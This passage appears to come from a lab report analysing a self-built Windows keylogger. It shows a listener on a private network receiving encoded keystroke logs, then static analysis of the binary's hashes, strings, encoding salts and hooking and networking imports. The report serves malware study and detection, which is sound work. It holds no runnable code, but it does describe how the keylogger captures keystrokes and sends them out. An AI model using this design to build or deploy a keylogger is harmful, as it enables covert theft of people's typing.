08.12.2022 09_42_32	12/8/2022 9:42 AM	Text Document	1 KB
08.12.2022 09_43_08	12/8/2022 9:43 AM	Text Document	1 KB

We can now see our server received the encoded data. Notice the server received 3 encoded data 3 times, which are the 3 generated files found in the CLR directory shown in [Screenshot 8](#).

Screenshot 9

```
[mac0Toqas-MacBook-Pro Desktop % python3 server.py
listening...
connected to: ('192.168.100.200', 49754)
Received: XLszoyXAzc3bGluZT1ib29zdgVQyxrVkvVvds5rOXNVbXhwYm1VOV1tOXZjM1jsWkVNckswT1BhkJEVVd4emQw0UROSGH0YVRSNVRVUkp1WxwFUVRWLJGfsRjZUMnRCTwzoUmNHSldSakZpTBZ
eFlsT1dnV0pwTVRGaVZUTkNhRm5VmLSWE1HeGtwkZPkj+eFrZfPwMDVzV82zMFTfsaFdkr1lqjBacVdsXhZbFpHTVdKU12qRmlWxEV4WxaRa01XS1ZNMepv1RKV1pGy3dXbV3YTURsa1Z6RktarNm4VG
5kW1YwXNNXRIowV1ZoV2RFBf1Wb1JH0V2zaMFZtkhSbXhVmGaVv6RkhZbEpXTdKwFzqRmlwRV14WwxReE1XS1NNVEZpWpFeFisSldNv0pWYkRCTFdIcHzbGg2Wxp0aViyeDFxbFF4YvdJeU9YcGtSMVpy
VhsemNreE5panBVlWpvn1FrST1MTT06VE160kJC
connected to: ('192.168.100.200', 49755)
Received: XLszoyXAzc3bGluZT1ib29zdgVQyxrVkvVvds5rOXNVbXhwYm1VOV1tOXZjM1jsWkVNckswT1BhkJEVVd4emQw0UROSGH0YVRSNVRVUkp1WxwFUVRWLJGfsRjZUMnBoZvZoUmNHSldSakZpTBZ
eFlsT1dnV0pwTVRGaVZUTkNhRm5VmLSWE1HeGtwkZPkj+eFrZfPwMDVzV82zMFTfsaFdkr1lqjBacVdsXhZbFpHTVdKU12qRmlWxEV4WxaRa01XS1ZNMepv1RKV1pGy3dXbV3YTURsa1Z6RktarNm4VG
5kW1YwXNNXRIowV1ZoV2RFBf1Wb1JH0V2zaMFZtkhSbXhVmGaVv6RkhZbEpXTdKwFzqRmlwRV14WwxReE1XS1NNVEZpWpFeFisSldNv0pWYkRCTFdIcHzbGg2Wxp0aViyeDFxbFF4YvdJeU9YcGtSMVpy
VhsemNreE5panBVlWpvn1FrST1MTT06VE160kJC
connected to: ('192.168.100.200', 49756)
Received: XLszoyXAzc3bGluZT1ib29zdgVQyxrVkvVvds5rOXNVbXhwYm1VOV1tOXZjM1jsWkVNckswT1BhkJEVVd4emQw0UROSGH0YVRSNVRVUkp1WxwFUVRWLJGfsRjZUMnRCTkZoUmNHSldSakZpTBZ
eFlsT1dnV0pwTVRGaVZUTkNhRm5VmLSWE1HeGtwkZPkj+eFrZfPwMDVzV82zMFTfsaFdkr1lqjBacVdsXhZbFpHTVdKU12qRmlWxEV4WxaRa01XS1ZNMepv1RKV1pGy3dXbV3YTURsa1Z6RktarNm4VG
5kW1YwXNNXRIowV1ZoV2RFBf1Wb1JH0V2zaMFZtkhSbXhVmGaVv6RkhZbEpXTdKwFzqRmlwRV14WwxReE1XS1NNVEZpWpFeFisSldNv0pWYkRCTFdIcHzbGg2Wxp0aViyeDFxbFF4YvdJeU9YcGtSMVpy
VhsemNreE5panBVlWpvn1FrST1MTT06VE160kJC
[08.12.2022 09:43:08]
[T][H][I][S][Space][I][S][Space][A][Space][T][E][S][T][Space][F][O][R][Space][T][H][E][Space][K][E][Y][L][O][G][G][E][R][Enter]
[T][Backspace][T][E][S][T][I][N][G][Space][A][G][A][I][N][N][N][Backspace][A][N][O][T][H][E][R][Space][T][E][S][T][Backspace][S][W][O]
```

After decoding the data, we can now view all the logged keys.

Screenshot 10

```
C:\Users\toqa\Desktop\Decrypt>decrypt.exe "C:\Users\toqa\AppData\Roaming\Microsoft\CLR\08.12.2022 09_43_08.log" "Decoded.log"
Decoding was successful

Decoded - Notepad
File Edit Format View Help
[08.12.2022 09:43:08]
[T][H][I][S][Space][I][S][Space][A][Space][T][E][S][T][Space][F][O][R][Space][T][H][E][Space][K][E][Y][L][O][G][G][E][R][Enter]
[T][Backspace][T][E][S][T][I][N][G][Space][A][G][A][I][N][N][N][Backspace][A][N][O][T][H][E][R][Space][T][E][S][T][Backspace][S][W][O]
```

PHASE 2: STATIC AND DYNAMIC ANALYSIS

In computer security, we run software in virtual environments without endangering our host computer or operating system since they are untested, untrusted, or unknown. This is known as sandboxing. With Cuckoo and Hybrid Analysis., we have the ability to run an untested application or file in a secure environment and observe how it behaves.

STATIC ANALYSIS

We begin our exploration of malware analysis with static analysis, which is usually the first step in studying malware. *Static analysis* describes the process of analyzing the code or structure of a program to determine its function. The program itself is not run at this time. I'll use Intezer and Cuckoo to conduct static analysis.

HASHING & PE FILES

[Table 1](#) was taken from the *Intezer* file scan report, as you can see, it was able to extract it's SHA256, MD5, SHA1 hashes. Hashing is a common method used to uniquely identify malware. Hashes can be used as follows:

- As a label.
- To Share that hash with other analysts to help them identify malware.
- To Search for that hash online to see if the file has already been identified.

Intezer was also able to indicate that it is a PE file. The format of a file can reveal a lot about the program's functionality. The Portable Executable (PE) file format is used by Windows executables, object code, and DLLs. The PE file format is a data structure that contains the information necessary for the Windows OS loader to manage the wrapped executable code. PE files begin with a header that includes information about the code, the type of application, required library functions, and space requirements.

Table 1

Analysis URL	https://analyze.intezer.com/analyses/4d908ace-3051-4205-ada2-31bb400e5e0b
SHA256	162c7b15824d4a788b2d363cf2f2542e4f7af496248938b11fb4c9d19450cf28
MD5	039834ba7f922dac3b8726276d3ef989
SHA1	74e65fed713202842176f0ebfd965a2aba65e96e
Verdict	Unknown
Sub verdict	Unique
Family	N/A
File type	PE
Indicators	pe, amd64
Analyzed at	Wed, 07 Dec 2022 21:45:52 UTC
Report generated at	Wed, 07 Dec 2022 21:46:06 UTC

In Cuckoo's static analysis report, it was able to indicate when was the program compiled. As shown in [Screenshot 11](#), the program was compiled on 2022-12-07 22:44:15. The table of sections shows the sections from the program. As you can see, all sections have a Virtual Size and Size of Raw Data value. This information alone does not tell us that the program is not malicious; it simply shows that it is likely not packed and that the PE file header was generated by a compiler.

Screenshot 11

The screenshot shows the Cuckoo Static Analysis interface. At the top, there are navigation links: Dashboard, Recent, Pending, Search, Submit, Import, and a settings icon. On the left, a sidebar contains icons for various analysis tools like strings, antivirus, and IRMA. The main area is titled "Static Analysis". It shows the "PE Compile Time" as 2022-12-07 22:44:15 and the "PE Imphash" as 0293cd83e05bcd663cf7afc6809592b1. Below this, a table lists the program's sections:

Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy
.text	0x00001000	0x0000150d0	0x000015200	5.79039080755
.data	0x000017000	0x0000000d0	0x000000200	0.825888517105
.rdata	0x000018000	0x0000018b4	0x000001a00	5.05277607155
.pdata	0x00001a000	0x0000004b0	0x000000600	3.80779310342
.xdata	0x00001b000	0x000001948	0x000001a00	5.89538194898
.bss	0x00001d000	0x000000b00	0x000000000	0.0
.idata	0x00001e000	0x000001a40	0x000001c00	4.80655350411
.CRT	0x000020000	0x000000068	0x000000200	0.26701297826
.tls	0x000021000	0x000000010	0x000000200	0.0

STRINGS

A *string* in a program is a sequence of characters such as “wow”. A program contains strings if it prints a message, connects to a URL, or copies a file to a specific location. Searching through the strings can be a simple way to get hints about the functionality of a program. For example, if the program uses the keys in the keyboard, then you will likely see the keys stored as a string in the program. [Screenshot 12](#) shows all the strings cuckoo was able to extract from the program.

Screenshot 12

```

!This program cannot be run in DOS mode.
P` .data
.rdata
` @_pdata
0@ .xdata
0@ .bss
.iidata
8MZtxH
AUATUWVSH
[_ _]A\A]
AWAVAUATUWVSH
H[_ _]A\A]A^A_
AWAVAUATUWVSH
(_ _]A\A]A^A_
AWAVAUATUWVSH
[_ _]A\A]A^A_
AWAVAUATUWVSH
192.168.H
100.13
[_ _]A\A]A^A_
AWAVAUATUWVSH
[_ _]A\A]A^A_
AWAVAUATUWVSH
TS^ v H
[_ _]A\A]A^A_
\$ (wDH
\$ (wDH
AWAVAUATUWVSH
H\$t\$HH
X(_ _]A\A]A^A_
AWAVAUATUWVSH
X[_ _]A\A]A^A_
9A;x )AH
TSH;x L
T$H;x L
LSX)OL
ATUWVSH
[_ _]A\A
AWAVAUATUWVSH
[_ _]A\A
TSH;x L
T$H;x L
LSX)OL
ATUWVSH
[_ _]A\A
AWAVAUATUWVSH
H; \$O
[_ _]A\A]A^A_
ConsoleWindowClass
basic_string:: M_construct null not valid
basic_string::append
AppLog.txt
Hook started... Timer started

[VK_KEY_1]
[VK_KEY_2]
[VK_KEY_3]
[VK_KEY_4]
[VK_KEY_5]
[VK_KEY_6]
[VK_KEY_7]
[VK_KEY_8]
[VK_KEY_9]
[VK_KEY_A]
[VK_KEY_B]
[VK_KEY_C]
[VK_KEY_D]
[VK_KEY_E]
[VK_KEY_F]
[VK_KEY_G]
[VK_KEY_H]
[VK_KEY_I]
[VK_KEY_J]
[VK_KEY_K]
[VK_KEY_L]
[VK_KEY_M]
[VK_KEY_N]
[VK_KEY_O]
[VK_KEY_P]
[VK_KEY_Q]
[VK_KEY_R]
[VK_KEY_S]
[VK_KEY_T]
[VK_KEY_U]
[VK_KEY_V]
[VK_KEY_W]
[VK_KEY_X]
[VK_KEY_Y]
[VK_KEY_Z]
[VK_MULTIPLY]
[Numpad *]

: MZu]H
tQHcJ<H
tKIC@<H
tFICH<L
tLic<L
AWAVAUATUWVSH
[_ _]A\A]A^A_
AWAVAUATUWVSH
192.168.H
100.13
[_ _]A\A]A^A_
AWAVAUATUWVSH
[_ _]A\A]A^A_
AWAVAUATUWVSH
TS^ v H
[_ _]A\A]A^A_
\$ (wDH
\$ (wDH
AWAVAUATUWVSH
H\$t\$HH
X(_ _]A\A]A^A_
AWAVAUATUWVSH
X[_ _]A\A]A^A_
9A;x )AH
TSH;x L
T$H;x L
LSX)OL
ATUWVSH
[_ _]A\A
AWAVAUATUWVSH
[_ _]A\A
TSH;x L
T$H;x L
LSX)OL
ATUWVSH
[_ _]A\A
AWAVAUATUWVSH
H; \$O
[_ _]A\A]A^A_
ConsoleWindowClass
basic_string:: M_construct null not valid
basic_string::append
AppLog.txt
Hook started... Timer started

[VK_OEM_CLEAR]
[OemClr]
[VK_OEM_COMMA]
[OEM_COMMAS (< ,)]
[VK_OEM_COPY]
[Copy]
[VK_OEM_CUSSEL]
[Cu Sel]
[VK_OEM_ENLW]
[Enlw]
[VK_OEM_FINISH]
[Finish]
[VK_OEM_FJ_LOYA]
[Loya]
[VK_OEM_FJ_MASSHOU]
[Mashu]
[VK_OEM_FJ_ROYA]
[Roya]
[VK_OEM_FJ_TOUROKU]
[Touroku]
[VK_OEM_JUMP]
[Jump]
[VK_OEM_MINUS]
[OEM_MINUS (_ -)]
[VK_OEM_PA1]
[OemPal]
[VK_OEM_PA2]
[OemPa2]
[VK_OEM_PA3]
[OemPa3]
[VK_OEM_PERIOD]
[OEM_PERIOD (> .)]
[VK_OEM_PLUS]
[OEM_PLUS (+ =)]
[VK_OEM_RESET]
[Reset]
[VK_OEM_WSCTRL]
```

```

WsCtrl]
[VK_PA1]
[VK_PACKET]
[Packet]
[VK_PLAY]
[Play]
[VK_PROCESSKEY]
[Process]
[VK_RETURN]
[Enter]
[VK_SELECT]
[Select]
[VK_SEPARATOR]
[Separator]
[VK_SPACE]
[Space]
[VK_SUBTRACT]
[Num -]
[VK_TAB]
[VK_ZOOM]
[Zoom]
[VK_ACCEPT]
[Accept]
[VK_APPS]
[Context Menu]
[VK_BROWSER_BACK]
[Browser Back]
[VK_BROWSER_FAVORITES]
[Browser Favorites]
[VK_BROWSER_FORWARD]
[Browser Forward]
[VK_BROWSER_HOME]
[Browser Home]
[VK_REFRESH]
[Browser Refresh]
[VK_SEARCH]
[Browser Search]

```

```

[VK_STOP]
[Browser Stop]
[VK_CAPITAL]
[Caps Lock]
[VK_CONVERT]
[Convert]
[VK_DELETE]
[Delete]
[VK_DOWN]
[Arrow Down]
[VK_END]
[VK_F1]
[VK_F10]
[VK_F11]
[VK_F12]
[VK_F13]
[VK_F14]
[VK_F15]
[VK_F16]
[VK_F17]
[VK_F18]
[VK_F19]
[VK_F2]
[VK_F20]
[VK_F21]
[VK_F22]
[VK_F23]
[VK_F24]
[VK_F3]
[VK_F4]
[VK_F5]
[VK_F6]
[VK_F7]
[VK_F8]
[VK_F9]
[VK_FINAL]
[Final]

```

```

[VK_HELP]
[Help]
[VK_HOME]
[Home]
[VK_ICO_00]
[Ico00]
[VK_INSERT]
[Insert]
[VK_JUNJA]
[Junja]
[VK_KANA]
[Kana]
[VK_KANJI]
[Kanji]
[VK_LAUNCH_APP1]
[App1]
[VK_LAUNCH_APP2]
[App2]
[VK_LAUNCH_MAIL]
[Mail]
[VK_LAUNCH_MEDIA_SELECT]
[Media]
[VK_LBUTTON]
[Left Button]
[VK_LCONTROL]
[Left Ctrl]
[VK_LEFT]
[Arrow Left]
[VK_LMENU]
[Left Alt]
[VK_LSHIFT]
[Left Shift]
[VK_LWIN]
[Left Win]
[VK_MBUTTON]
[Middle Button]
[VK_MEDIA_NEXT_TRACK]

```

```

[Next Track]
[VK_MEDIA_PLAY_PAUSE]
[Play / Pause]
[VK_MEDIA_PREV_TRACK]
[Previous Track]
[VK_MEDIA_STOP]
[Stop]
[VK_MODECHANGE]
[Mode Change]
[VK_NEXT]
[Page Down]
[VK_NONCONVERT]
[Non Convert]
[VK_NUMLOCK]
[Nun Lock]
[VK_OEM_FJ_JISHO]
[Jisho]
[VK_PAUSE]
[Pause]
[VK_PRINT]
[Print]
[VK_PRIOR]
[Page Up]
[VK_RBUTTON]
[Right Button]
[VK_RCONTROL]
[Right Ctrl]
[VK_RIGHT]
[Arrow Right]
[VK_RMENU]
[Right Alt]
[VK_RSHIFT]
[Right Shift]
[VK_RWIN]
[Right Win]
[VK_SCROLL]
[Scroll Lock]

```

```

[VK_SLEEP]
[Sleep]
[VK_SNAPSHOT]
[Print Screen]
[VK_UP]
[Arrow Up]
[VK_VOLUME_DOWN]
[Volume Down]
[VK_VOLUME_MUTE]
[Volume Mute]
[VK_VOLUME_UP]
[Volume Up]
[VK_XBUTTON1]
[X Button 1]
[VK_XBUTTON2]
[X Button 2]
LM::TB::BB
_:/_77
line=boostedC++
ABCDEFHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
Argument domain error (DOMAIN)
Argument singularity (SIGN)
Overflow range error (OVERFLOW)
Partial loss of significance (FLLOSS)
Total loss of significance (TLLOSS)
The result is too small to be represented (UNDERFLOW)
Unknown error
_matherr(): % in %(%g, %g) (retval=%g)
Mingw-w64 runtime failure:
Address %p has no image-section
VirtualQuery failed for %d bytes at address %p
VirtualProtect failed with code 0x%x
Unknown pseudo relocation protocol version %d.
Unknown pseudo relocation bit size %d.
_pdata
NST6thread11_State_implINS_8_Invoker1St5tupleIJM5TimerFvvEPS3_EEEEEE
NST6thread6_StateE

```

```

GCC: (x86_64-posix-seh-rev0, Built by MinGW-W64 project) 8.1.0
_Unwind_Resume
AllocConsole
.CreateDirectoryA
DeleteCriticalSection
EnterCriticalSection
GetCurrentProcess
GetCurrentProcessId
GetCurrentThreadId
GetCurrentThreadId
GetLastError
GetModuleHandleA
GetStartupInfoA
GetSystemTimeAsFileTime
GetTickCount
InitializeCriticalSection
LeaveCriticalSection
QueryPerformanceCounter
RtlAddFunctionTable
RtlCaptureContext
RtlLookupFunctionEntry
RtlVirtualUnwind
SetUnhandledExceptionFilter
TerminateProcess
TlsGetValue
UnhandledExceptionFilter
VirtualProtect
VirtualQuery
__C_specific_handler
__getmainargs
__initenv
__io_func
__lconv_init
__set_app_type
__setusermatherr
__acmdn
__amsg_exit
__exit

```

```

_errno
_fmode
_initterm
_localtime64
_onexit
_time64
calloc
fprintf
fwrite
getenv
malloc
memcpy
signal
strlen
strncmp
vfprintf
nanosleep
CallNextHookEx
DispatchMessageA
FindWindowA
GetMessageA
SetWindowsHookExA
ShowWindow
TranslateMessage
UnhookWindowsHookEx
WSAStartup
WSAStringToAddressA
connect
socket
_ZNKSt5ctypeIcE13_M_widen_initEv
_ZNSo3putEc
_ZNSo5flushEv
_ZNSoleEI
_ZNST12__basic_fileIcED1EV
_ZNST13basic_filebufIcStlchar_traitsIcEEEopenEPKcSt13_Ios_Openmode
_ZNST13basic_filebufIcStlchar_traitsIcEE5closeEv
_ZNST13basic_filebufIcStlchar_traitsIcEE1Ev
_ZNST13basic_filebufIcStlchar_traitsIcStlchar_traitsIcED1EV
_ZNST13basic_fstreamIcStlchar_traitsIcStlchar_traitsIcED1EV
_ZNST14basic_ofstreamIcStlchar_traitsIcED1EV
_ZNST6localecIEv
_ZNST6thread15_M_start_threadEST10unique_ptrINS_6_StateEST14default_deleteIS1_EEPFvvE
_ZNST6thread4joinEv
_ZNST6thread6_StateD2Ev
_ZNST7__cxx1112basic_stringIcStlchar_traitsIcESaIcEEE10_M_replaceEyyPKcy
_ZNST7__cxx1112basic_stringIcStlchar_traitsIcESaIcEEE7reserveEy
_ZNST7__cxx1112basic_stringIcStlchar_traitsIcESaIcEEE9_M_appendEPKcy
_ZNST7__cxx1112basic_stringIcStlchar_traitsIcESaIcEEE9_M_assignERKS4_
_ZNST7__cxx1112basic_stringIcStlchar_traitsIcESaIcEEE9_M_createERy
_ZNST7__cxx1112basic_stringIcStlchar_traitsIcESaIcEEE9_M_mutateEyyPKcy
_ZNST7__cxx1112basic_ostringstreamIcStlchar_traitsIcESaIcED1EV
_ZNST8ios_base4InitCIEv
_ZNST8ios_base4InitDIEv
_ZNST8ios_baseC2EV
_ZNST8ios_baseD2EV
_ZNST9basic_iosIcStlchar_traitsIcEEE4initEPSt15basic_ostreambufIcS1_E
_ZNST9basic_iosIcStlchar_traitsIcEEE5clearEST12_Ios_Iostate
_ZSt16_oostream_insertIcStlchar_traitsIcERSt13basic_ostreamIT_T0_ES6_PKS3_x
_ZSt16_throw_bad_castv
_ZSt18_Rb_tree_decrementPSt18_Rb_tree_node_base
_ZSt18_Rb_tree_incrementPSt18_Rb_tree_node_base
_ZSt19_throw_logic_errorPKc
_ZSt20_throw_length_errorPKc
_ZSt24_throw_out_of_range_fmtPKcz
_ZSt25_throw_bad_function_callv
_ZSt29_Rb_tree_insert_and_rebalancePSt18_Rb_tree_node_baseS0_RS_
_ZSt9terminatev
_ZTTSNSt7__cxx1119basic_ostringstreamIcStlchar_traitsIcESaIcEEE
_ZTTS13basic_fstreamIcStlchar_traitsIcEEE
_ZTTS14basic_ofstreamIcStlchar_traitsIcEEE
_ZTTS15basic_ostringstreamIcStlchar_traitsIcEEE
_ZTVN10__cxxabiv17__class_type_infoE
_ZTVN10__cxxabiv19__pointer_type_infoE
_ZTVN10__cxxabiv120__function_type_infoE
_ZTVN10__cxxabiv120__si_class_type_infoE
_ZTVNSt7__cxx1115basic_stringbufIcStlchar_traitsIcESaIcEEE
_ZTVNSt7__cxx1119basic_ostringstreamIcStlchar_traitsIcESaIcEEE
_ZTVSt13basic_filebufIcStlchar_traitsIcEE
_ZTVSt13basic_fstreamIcStlchar_traitsIcEE
_ZTVSt14basic_ofstreamIcStlchar_traitsIcEE
_ZTVSt15basic_ostringstreamIcStlchar_traitsIcEE
_ZTVSt9basic_iosIcStlchar_traitsIcEE
_ZdlPv
_cxa_begin_catch
_cxa_end_catch
_cxa_rethrow
_gxx_personality_seh0
libgcc_s_seh-1.dll
KERNEL32.dll
msvcrt.dll
libwinpthread-1.dll
USER32.dll
WS2_32.dll
libstdc++-6.dll

```


As you can see, there are quite a lot of interesting strings, which include:

- All the keyboard keys.
- The salts used for encoding, which are “LM::TB::BB”, “:_/_77”, and “line=boostedC++”.
- “File creation was not successful”, which indicate that files are created.
- CreateDirectoryA function, which indicates that a directory is created.
- CallNextHookEx, FindWindowA, SetWindowsHookExA, ShowWindow, UnhookWindowsHookEx functions, which indicate that a hooking process is taking place.
- Connect, socket, and send which indicate that the program connects and sends data to a server.
- libgcc_s_seh-1.dll, KERNEL32.dll, msrvct.dll, libwinpthread-1.dll, USER32.dll, WS2_32.dll, libstdc++-6.dll are all the DLLs used.

LINKED LIBRARIES AND FUNCTIONS

One of the most useful pieces of information that we can gather about the program is the list of functions that it imports. Imports are functions used by one program that are actually stored in a different program. Code libraries can be connected to the main executable by *linking*. Knowing how the library code is linked is critical to understand malware because the information we can find in the PE file header depends on how the library code has been linked. I'll be using *PE-bear* to view the DLLs imported in the program. [Screenshot 13](#) shows the *PE-bear* interface once the keylogger program was opened.

Screenshot 13



The keylogger contains a large number of imported functions. However, only a small minority of those functions are particularly interesting for malware analysis. [Screenshot 14](#) shows the PE bear's analysis, showing which DLLs are being imported. The three interesting DLLs are *KERNEL32.DLL*, *USER32.DLL*, and *WS2_32.DLL*.

Screenshot 14

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
19200	libgcc_s_seh-1.dll	1	FALSE	1E0A0	0	0	1F7D0	1E4E8
19214	KERNEL32.dll	26	FALSE	1E0B0	0	0	1F84C	1E4F8
19228	msvcrt.dll	29	FALSE	1E188	0	0	1F8D0	1E5D0
1923C	libwinpthread-1.dll	1	FALSE	1E278	0	0	1F8E0	1E6C0
19250	USER32.dll	8	FALSE	1E288	0	0	1F914	1E6D0
19264	WS2_32.dll	6	FALSE	1E2D0	0	0	1F938	1E718
19278	libstdc++-6.dll	59	FALSE	1E308	0	0	1FA30	1E750
KERNEL32.dll [26 entries]								
1E4F8	AllocConsole	-		1E944	1E944	-	16	
1E500	CreateDirectoryA	-		1E954	1E954	-	B3	
1E508	DeleteCriticalSection	-		1E968	1E968	-	10D	
1E510	EnterCriticalSection	-		1E980	1E980	-	131	
1E518	GetCurrentProcess	-		1E998	1E998	-	218	
1E520	GetCurrentProcessId	-		1E9AC	1E9AC	-	219	
1E528	GetCurrentThreadId	-		1E9C2	1E9C2	-	21D	
1E530	GetLastError	-		1E9D8	1E9D8	-	262	
1E538	GetModuleHandleA	-		1E9E8	1E9E8	-	277	
1E540	GetStartupInfoA	-		1E9FC	1E9FC	-	2D2	
1E548	GetSystemTimeAsFileTime	-		1EA0E	1EA0E	-	2EB	
1E550	GetTickCount	-		1EA28	1EA28	-	307	
1E558	InitializeCriticalSection	-		1EA38	1EA38	-	360	
1E560	LeaveCriticalSection	-		1EA54	1EA54	-	3B8	
1E568	QueryPerformanceCounter	-		1EA6C	1EA6C	-	446	
1E570	RtlAddFunctionTable	-		1EA86	1EA86	-	49C	
1E578	RtlCaptureContext	-		1EA9C	1EA9C	-	49D	

The imports from *KERNEL32.dll* in [Screenshot 14](#) shows that the program can open and manipulate processes (such as *GetCurrentProcess*, *GetCurrentProcessId*, and *GetProcessThreadId*) and files (such as *CreateDirectoryA*, *CreateFile*, and *WriteFile*).

Screenshot 15

Imports									
Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk	
19200	libgcc_s_seh-1.dll	1	FALSE	1E0A0	0	0	1F7D0	1E4E8	
19214	KERNEL32.dll	26	FALSE	1E0B0	0	0	1F84C	1E4F8	
19228	msvcr7.dll	29	FALSE	1E188	0	0	1F8D0	1E5D0	
1923C	libwinpthread-1.dll	1	FALSE	1E278	0	0	1F8E0	1E6C0	
19250	USER32.dll	8	FALSE	1E288	0	0	1F914	1E6D0	
19264	WS2_32.dll	6	FALSE	1E2D0	0	0	1F938	1E718	
19278	libstdc++-6.dll	59	FALSE	1E308	0	0	1FA30	1E750	

USER32.dll [8 entries]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1E6D0	CallNextHookEx	-	1ECCC	1ECCC	-	1F
1E6D8	DispatchMessageA	-	1ECDE	1ECDE	-	B9
1E6E0	FindWindowA	-	1ECF2	1ECF2	-	10E
1E6E8	GetMessageA	-	1ED00	1ED00	-	17C
1E6F0	SetWindowsHookExA	-	1ED0E	1ED0E	-	358
1E6F8	ShowWindow	-	1ED22	1ED22	-	361
1E700	TranslateMessage	-	1ED30	1ED30	-	381
1E708	UnhookWindowsHookEx	-	1ED44	1ED44	-	385

Clicking on *USER32.dll* shows its imported functions. We see several functions, but the most interesting ones include, SetWindowsHookEx, CallNextHookEx, and UnhookWindowsHookEx. The SetWindowsHookEx function Installs an application-defined hook procedure into a hook chain. The CallNextHookEx function Passes the hook information to the next hook procedure in the current hook chain. The UnhookWindowsHookEx function Removes a hook procedure installed in a hook chain by the SetWindowsHookEx function. The SetWindowsHookEx function, which is commonly used in spyware and is the most popular way that keyloggers receive keyboard inputs.

Screenshot 16

Imports									
Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk	
19200	libgcc_s_seh-1.dll	1	FALSE	1E0A0	0	0	1F7D0	1E4E8	
19214	KERNEL32.dll	26	FALSE	1E0B0	0	0	1F84C	1E4F8	
19228	msvcr7.dll	29	FALSE	1E188	0	0	1F8D0	1E5D0	
1923C	libwinpthread-1.dll	1	FALSE	1E278	0	0	1F8E0	1E6C0	
19250	USER32.dll	8	FALSE	1E288	0	0	1F914	1E6D0	
19264	WS2_32.dll	6	FALSE	1E2D0	0	0	1F938	1E718	
19278	libstdc++-6.dll	59	FALSE	1E308	0	0	1FA30	1E750	

WS2_32.dll [6 entries]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1E718	WSAStartup	-	1ED5A	1ED5A	-	59
1E720	WSAStringToAddressA	-	1ED68	1ED68	-	5A
1E728	connect	-	1ED7E	1ED7E	-	A5
1E730	htons	-	1ED88	1ED88	-	B4
1E738	send	-	1ED90	1ED90	-	C0
1E740	socket	-	1ED98	1ED98	-	C4

WS2_32.dll are networking DLLs. A program that accesses either of these most likely connects to a network or performs network-related tasks. We see several functions, but the most interesting ones include socket, connect, and send. The *socket* function creates a socket that is bound to a specific transport service provider. The *connect* function establishes a connection to a specified socket. The *send* function sends data on a connected socket.

[Table 2](#) summarizes the interesting functions and illustrates how they indicate that this program is a keylogger and connects to another server.

Table 2

Function	Description
SetWindowsHookEx	Installs an application-defined hook procedure into a hook chain. You would install a hook procedure to monitor the system for certain types of events. These events are associated either with a specific thread or with all threads in the same desktop as the calling thread.
CallNextHookEx	Passes the hook information to the next hook procedure in the current hook chain. A hook procedure can call this function either before or after processing the hook informatio
UnhookWindowsHookEx	Removes a hook procedure installed in a hook chain by the SetWindowsHookEx function.
connect	establishes a connection to a specified socket.
hton	used to convert an IP port number in host byte order to the IP port number in network byte order.
socket	creates a socket that is bound to a specific transport service provider.
send	sends data on a connected socket.

The Cuckoo static analysis report was also able to extract the DLLs used by the program, as shown in [Screenshot 17](#) below.

Screenshot 17

The screenshot shows the Cuckoo static analysis interface with the 'Imports' section selected. It displays a list of imported functions categorized by DLL:

- Library libgcc_s_seh-1.dll:**
 - 0x41e4e8 _Unwind_Resume
- Library KERNEL32.dll:**
 - 0x41e4f8 AllocConsole
 - 0x41e500 CreateDirectoryA
 - 0x41e508 DeleteCriticalSection
 - 0x41e510 EnterCriticalSection
 - 0x41e518 GetCurrentProcess
 - 0x41e520 GetCurrentProcessId
 - 0x41e528 GetCurrentThreadId
 - 0x41e530 GetLastError
 - 0x41e538 GetModuleHandleA
 - 0x41e540 GetStartupInfoA
 - 0x41e548 GetSystemTimeAsFileTime
 - 0x41e550 GetTickCount
 - 0x41e558 InitializeCriticalSection
 - 0x41e560 LeaveCriticalSection
 - 0x41e568 QueryPerformanceCounter
 - 0x41e570 RtlAddFunctionTable
 - 0x41e578 RtlCaptureContext
 - 0x41e580 RtlLookupFunctionEntry
 - 0x41e588 RtlVirtualUnwind
 - 0x41e590 SetUnhandledExceptionFilter
 - 0x41e598 Sleep
 - 0x41e5a0 TerminateProcess
 - 0x41e5a8 TlsGetValue
 - 0x41e5b0 UnhandledExceptionFilter
 - 0x41e5b8 VirtualProtect
 - 0x41e5c0 VirtualQuery
- Library msvcrt.dll:**
 - 0x41e5d0 __C_specific_handler
 - 0x41e5d8 _getmainargs
 - 0x41e5e0 __initenv
 - 0x41e5e8 __iob_func
 - 0x41e5f0 __lconv_init
 - 0x41e5f8 __set_app_type
 - 0x41e600 __setusermatherr
 - 0x41e608 _acmdln
 - 0x41e610 _amsag_exit
 - 0x41e618 _exit
 - 0x41e620 _errno
 - 0x41e628 _fmode
 - 0x41e630 _initterm
 - 0x41e638 _localtime64
 - 0x41e640 _onexit
 - 0x41e648 _time64
 - 0x41e650 abort
